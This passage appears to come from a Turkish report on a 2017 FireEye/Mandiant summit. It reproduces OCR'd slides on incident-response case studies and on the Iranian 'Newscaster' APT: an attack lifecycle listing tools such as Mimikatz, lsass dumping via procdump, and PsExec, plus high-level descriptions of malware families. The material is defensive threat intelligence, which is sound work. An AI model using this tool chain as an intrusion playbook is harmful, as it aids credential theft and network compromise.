kurumlar tarafından sıkı takip edilmesi gerektiğinin altını önemle çizdi. (küresel sorun)


MANDIANT ON THE FRONTLINES TRACK
APTx2
• A large International company alerted on an Encrypted RAR file in their defense industrial business unit.
• The RAR file transmission was blocked by IPS
• A full scope IR revealed an additional APT group in the Mining and Gas business unit.
• The attacker targeted the Mining and Gas infection with a spear-phishing campaign
• The company believed they remediated the phishing emails but did not validate their actions
• The attacker moved further into the environment as a result
FireEye



MANDIANT ON THE FRONTLINES TRACK
APTx2
• Lessons Learned:
• Rebuild workstations believed to have been affected by malware
• Validate that any remedial actions were successful
Lessons Learned
FireEye


MANDIANT ON THE FRONTLINES TRACK
Broadcast Denied
• Television Broadcasting Company had their repeaters crash just prior to an annual special event broadcast
• Proprietary systems were sent a remove network devices command.
• The host name of the system sending the command was found early on
• The IP address was unknown
• The IP address assignment was DHCP and was not logged
• A backup server had the mapping of the IP address, but the system was never located
FireEye



MANDIANT ON THE FRONTLINES TRACK
Broadcast Denied
• Lessons Learned:
• Ensure inventory control is part of the security posture of the company
• Have a disaster recovery plan to bring critical, remote devices up automatically
Lessons Learned
FireEye




Diğer bir sunumda ise Robert Wallace ve Alex Pennino sahneyi birlikte paylaştılar. Sunumlarında İran tarafından gerçekleştirildiği bilinen Newcaster APT saldırılarından elde ettikleri güncel bilgilere yer verdiler.



MANDIANT ON THE FRONTLINES | CYBER DEFENSE SUMMIT 2017
IRAN SO FAR AWAY
A VIEW FROM THE FRONTLINES OF RECENT IRANIAN SPONSORED CYBER ATTACKS
A ROBERT WALLACE + ALEX PENNINO JOINT | MANDIANT
FireEye
CYBER DEFENSE SUMMIT
MIRgm | 2017


MANDIANT ON THE FRONTLINES TRACK
COUNTRY PROFILE: IRAN
• Key cyber capabilities are suspected to be under control of IRGC
• Aggressive and destructive campaigns
• Contractors that conduct cyber warfare by proxy
• Continuing to grow their CNO capabilities
• What they lack in technical sophistication, they make up for in aggression
5
Copyright © FireEye, Inc. All rights reserved.
FireEye
CYBER DEFENSE SUMMIT


MANDIANT ON THE FRONTLINES TRACK
NEWSCASTER TEAM: ATTACK LIFECYCLE
INITIAL COMPROMISE
ESTABLISH FOOTHOLD
ESCALATE PRIVILEGES
MAINTAIN PRESENCE
INTERNAL RECONNAISSANCE
MOVE LATERALLY
COMPLETE MISSION
• Social Engineering
• BeEF
• PUPYRAT
• Web Exploits
• MailSniper
• BROKEYOLK
• FIVERINGS
• HOUSEBLEND
• MANGOPUNCH
• Mimikatz
• Procdump (lsass)
• VPN
• Citrix
• TightVNC
• Plink
• OWA/O365
• VPN
• Citrix
• NetScan
• RDP
• PowerShell
• PsExec
• RARESTEAK
• OWA/O365
• PST Files
• Mail Fwd
28
Copyright © FireEye, Inc. All rights reserved.
FireEye
CYBER DEFENSE SUMMIT


MANDIANT ON THE FRONTLINES TRACK
NEWSCASTER TEAM MALWARE
Family
Description
Availability
PUPYRAT
Pupy, a Python-based, open-source remote administration Trojan (RAT) used for post-exploitation environments, was leveraged on multiple occasions by Newscaster Team as a second-stage payload.
Public
BROKEYOLK
BROKEYOLK is a .NET downloader that downloads and executes a file from a hard-coded command and control (C&C) server. The malware communicates via SOAP (Simple Object Access Protocol) requests using HTTP.
Non-Public
FIVERINGS
FIVERINGS is a .NET data miner. This sample gathers system information and screen shots. It uploads the collected data to the command and control (C&C) server using HTTP web services.
Non-Public
HOUSEBLEND
HOUSEBLEND is a downloader also capable of executing shell commands provided by a hard-coded command and control (C2) server via HTTP.
Non-Public
MANGOPUNCH
MANGOPUNCH is a .NET backdoor that communicates using the HTTP POST method and encoded URI strings.
Non-Public
RARESTEAK
RARESTEAK is an uploader capable of sending .RAR files in the current directory to a command and control (C&C) address and port specified via the command line.
Non-Public


MANDIANT ON THE FRONTLINES TRACK
NEWSCASTER TEAM LESSONS
• North Korea is new Iran and Iran is new China and China is new Russia and Russia is Fake News
• Identified across almost every industry
• Massive email theft
• Simple to detect – difficult to remove
These guys are like the APT1 of 2017
– Alex Pennino, March 2017
31
Copyright © FireEye, Inc. All rights reserved.
FireEye
CYBER DEFENSE SUMMIT





Nick Carr ve Ben Withnell tarafından 